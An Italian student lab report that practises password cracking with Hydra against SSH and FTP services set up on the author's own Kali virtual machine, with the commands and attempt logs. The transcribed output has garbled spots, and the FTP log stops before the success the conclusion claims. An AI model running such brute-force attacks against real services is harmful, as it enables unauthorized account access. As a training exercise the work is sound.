

Esercizio del Giorno

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

L'esercizio di oggi ha un duplice scopo:

1. Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
2. Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

1. Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
2. Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Fase preliminare

Come primo approccio aggiungo un nuovo utente per provare ad akerarlo successivamente.


Come suggerito dalla traccia :

Nome utente : test_user

Password : testpass

Dal prompt dei comandi digito :

sudo adduser test_user



```
kali@kali: ~/Desktop
--(kali@kali): ~/Desktop
$ sudo adduser test_user
info: Adding user 'test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'test_user' (1001) ...
info: Adding new user 'test_user' (1001) with group 'test_user (1001)' ...
info: Creating home directory '/home/test_user' ...
info: Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []: test_user
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...
info: Adding user 'test_user' to group 'users' ...
--(kali@kali): ~/Desktop
```

FASE 1

Attiviamo il servizio SSH con il comando:

sudo service ssh start

```
kali@kali: ~/Desktop
File Actions Edit View Help
--(kali@kali):~/Desktop
$ sudo adduser test_user
info: Adding user 'test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'test_user' (1001) ...
info: Adding new user 'test_user' (1001) with group 'test_user (1001)' ...
info: Creating home directory /home/test_user ...
info: Copying files from '/etc/skel' ...
New password:
Retype new password:
password: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: test_user
    Room Number []:
      Work Phone []:
      Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...
info: Adding user 'test_user' to group 'users' ...
--(kali@kali):~/Desktop
$ sudo service ssh start
--(kali@kali):~/Desktop
```

Proviamo un test di connessione in SSH con l' user appena creato "test_user" associato all' indirizzo ipv4 della kali tramite il comando :

ssh test_user@192.168.50.100

```
Text Editor
Simple Text Editor - hp
test_user@kali: -
--(kali@kali):~/Desktop
$ ip s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
--(kali@kali):~/Desktop
$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:nJennh0yXfzy0v2JiHuz/0m/khKf9hWm2jYghF8tw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
--(test_user@kali):~$
```

Dopo aver appurato che le credenziali utente sono corrette procediamo ad aggiornare la lista delle password e degli user name tramite due semplici file di testo (**NB** essendo un esercizio per la comprensione dello strumento di cracking delle password sono andato ad interrogare l' intelligenza artificiale su quali fossero gli user name e le password comuni in quanto, se avessi usato un tool quale ad esempio rockyou ci avrebbe messo tantissimo tempo). Procediamo quindi con il comando :

```
sudo apt install seclist
```

```

kali@kali:~/Desktop$ sudo apt install seclists
[sudo] password for kali:
seclists is already the newest version (2025.1-kali1).

The following packages were automatically installed and are no longer required:
  libgdm-dev
aspellcore-targeting-patch-6.0 libx11-bin
dotnet-aspnetcore-target-patch-6.0 libx11-dev
dotnet-host libx11-xkb
dotnet-hostfxr-6.0 libxkbcommon-x11-0
dotnet-runtime-6.0 libxkbcommon0
dotnet-runtime-deps-6.0 libxkbcommon-x11-0
dotnet-sdk-6.0 libxkbcommon-x11-0
dotnet-targeting-patch-6.0 libxkbcommon0
firebird3.0-common libxkbcommon-x11-0
firebird3.0-common-doc libxkbcommon-x11-0
imagemagick-6.q16 libxkbcommon-x11-0
libiojs libxkbcommon-dev
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 5

kali@kali:~/Desktop$

```

Riavviando il servizio SSH con l'utente "test_user" lanciamo hydra con la lista degli user names e le password sull'ip della kali tramite il comando :

```
hydra -V -L listUSER.txt -p listPASS.txt 192.168.50.100 -t 1 ssh
```

```

$ hydra -V -L listUSER.txt -P listPASS.txt 192.168.50.100 -t 1 -s 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, see https://github.com/vanhauser-thc/thc-hydra starting at 2025-03-07 06:46:43)

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, /hydra.restore
[DATA] attacking ssh/192.168.50.100:22
[ATTEMPT] target:192.168.50.100 login:admin - pass:"1234567" - 1 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"password" - 2 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"123456789" - 3 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"qwerty" - 4 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"12345" - 5 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"12345678" - 6 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"111111" - 7 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"123123" - 8 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"abc123" - 9 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"password1" - 10 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"1234567" - 11 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"1234" - 12 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"1234567890" - 13 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:admin - pass:"testpass" - 14 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"123456" - 15 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"password" - 16 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"123456789" - 17 of 70 [child 0] (0/0)
[STATUS] 27.00 tries/min, 17 tries in 00:00h, 52 to do in 00:00h, 1 active
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"qwerty" - 18 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"12345" - 19 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"12345678" - 20 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"111111" - 21 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"123123" - 22 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"abc123" - 23 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"password" - 24 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"1234567" - 25 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"1234" - 26 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"1234567890" - 27 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:test_user - pass:"testpass" - 28 of 70 [child 0] (0/0)
[22] ssh host:192.168.50.100 login:test_user password:testpass
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"123456" - 29 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"password" - 30 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"123456789" - 31 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"qwerty" - 32 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"12345" - 33 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"12345678" - 34 of 70 [child 0] (0/0)
[STATUS] 17.00 tries/min, 34 tries in 00:00h, 36 to do in 00:00h, 1 active
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"111111" - 35 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"123123" - 36 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"abc123" - 37 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"password1" - 38 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"1234567" - 39 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"1234" - 40 of 70 [child 0] (0/0)
[ATTEMPT] target:192.168.50.100 login:administrator - pass:"1234567890" - 41 of 70 [child 0] (0/0)

```

CONCLUSIONE FASE 1

Controllando questa lista di user name e password trovate da Hydra possiamo notare che spicca di un colore diverso l' username `test_user` associato alla password `testpass`. Possiamo dunque affermare che il craking della password è stato svolto correttamente per il servizio SSH.

FASE 2

Avendo scelto come servizio FTP, procedo istallando il mesesimo servizio tramite il comando :

sudo apt install vsftpd

```
kali@kali: ~/Desktop
File Actions Edit View Help
[+] Desktop
[+] Desktop
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  aspmemcore-runtime-6.0 libcc++-i-19 libgltksourceview-3.0-1 libnetcdf19t64 libtagv5
  aspmemcore-targeting-pack-6.0 libcc++-abi-19 libgltksourceview-3.0-common libonig5 libtagv5-vanilla
  dotnet-apphost-pack-6.0 libcapstone4 libgltksourceviewmm-3.0-0v5 libopusfile0 libtagc8
  dotnet-host libconfig-9v5 libgumbo2 libpaper1 libunwind-19 libwdr-19 libwdr-audio-processing1
  dotnet-hostfxr-6.0 libconfig9 libgumbo2 libpaper1 libunwind-19 libwdr-audio-processing1
  dotnet-runtime-6.0 libdirectfb-1.7-7t64 libhdf5-103-1t64 libpoppler140 libportmidi0
  dotnet-runtime-deps-6.0 libegl-dev libhdf5-hl-100t64 libportmidi0 libx265-209
  dotnet-sdk-6.0 libflac12t64 libjqt libpython3.12-dev netstandard-targeting-pack-2.1
  dotnet-targeting-pack-6.0 libfont9 libjqt10.0 openjdk-21-jre openjdk-21-jre-headless
  firebird3.0-common libgdal35 libltdl-dev libltdl7-extra libqt5webkit5 python3-aligraph
  firebird3.0-common-doc libgles-dev libmagickcore-6.q16-7 libqt5websockets python3-altgraph
  hyphen-en-us libgles1 libmagickcore-6.q16-7t64 libqt5websockets python3-auth python3-atom
  imagemagick-6.q16 libgles2 libmagickwand-6.q16-7t64 libqt5websockets python3-attrs python3-bit
  libffi1 libglvnd-core-dev libmbedtls1t64 libqt5websockets python3-asyncio python3-bit
  Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 5
  Download size: 143 kB
  Space needed: 322 kB / 46.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Fetched 143 kB in 1s (140 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 448940 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty + /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: we have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.0-1) ...
Processing triggers for kali-menu (2023.1.1) ...
[+] Desktop
```

Avviamo il servizio FTP con il comando :

service vsftpd start

```
kali@kali: ~$ sudo apt install vsftpd
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  libncurses6 libncursesw6 libpam0g libpython3.11-minimal libpython3.11-stdlib python3-pygments python3-tk
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 5
  Download size: 143 kB
  Space needed: 332 kB / 46.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.1 [143 kB]
Fetch: 143 kB in 3s (448 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 448940 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty + /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rconf: We have no instructions for the vsftpd init script.
update-rconf: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.8-1) ...
Processing triggers for kali-menu (2025.1.1) ...

kali@kali: ~$ service vsftpd start
kali@kali: ~$
```

Procediamo a lanciare hydra con la lista degli user names e le password, creati precedentemente, con l'ip della kali tramite il comando :

hydra -V -L listUSER.txt -p listPASS.txt 192.168.50.100 -t 1 ftp

```
kali@kali: ~$ hydra -V -L listUSER.txt -p listPASS.txt 192.168.50.100 -t 1 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[DATA] max 1 task per 1 server, overall 1 task, 70 login tries (15/p14), ~70 tries per task
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 31 to do in 00:03h, 1 active
[ATTNPT] target 192.168.50.100 - login - admin - pass "123456" - 1 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "password" - 2 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "123456789" - 3 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "query" - 4 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "12345" - 5 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "12345678" - 6 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "111111" - 7 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "123123" - 8 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "abc123" - 9 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "password1" - 10 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "1234567" - 11 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "1234" - 12 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "1234567890" - 13 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - admin - pass "testpass" - 14 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "123456" - 15 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "password" - 16 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "123456789" - 17 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "query" - 18 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "12345" - 19 of 70 [child 0] (0/0)
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 31 to do in 00:03h, 1 active
[ATTNPT] target 192.168.50.100 - login - test_user - pass "12345678" - 20 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "111111" - 21 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "123123" - 22 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "abc123" - 23 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "password1" - 24 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "1234567" - 25 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "1234" - 26 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "1234567890" - 27 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - test_user - pass "testpass" - 28 of 70 [child 0] (0/0)
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 31 to do in 00:03h, 1 active
[ATTNPT] target 192.168.50.100 - login - administrator - pass "123456" - 29 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "password" - 30 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "123456789" - 31 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "query" - 32 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "12345" - 33 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "12345678" - 34 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "111111" - 35 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "123123" - 36 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "abc123" - 37 of 70 [child 0] (0/0)
[STATUS] 19.00 tries/min, 19 tries in 00:01h, 31 to do in 00:03h, 1 active
[ATTNPT] target 192.168.50.100 - login - administrator - pass "password1" - 38 of 70 [child 0] (0/0)
[ATTNPT] target 192.168.50.100 - login - administrator - pass "1234567" - 39 of 70 [child 0] (0/0)
```

CONCLUSIONE FASE 2

Controllando questa lista di user name e password trovate da Hydra possiamo notare che spicca di un colore diverso l'username `test_user` associato alla password `testpass`. Possiamo dunque affermare che il craking della password è stato svolto correttamente per il servizio FTP.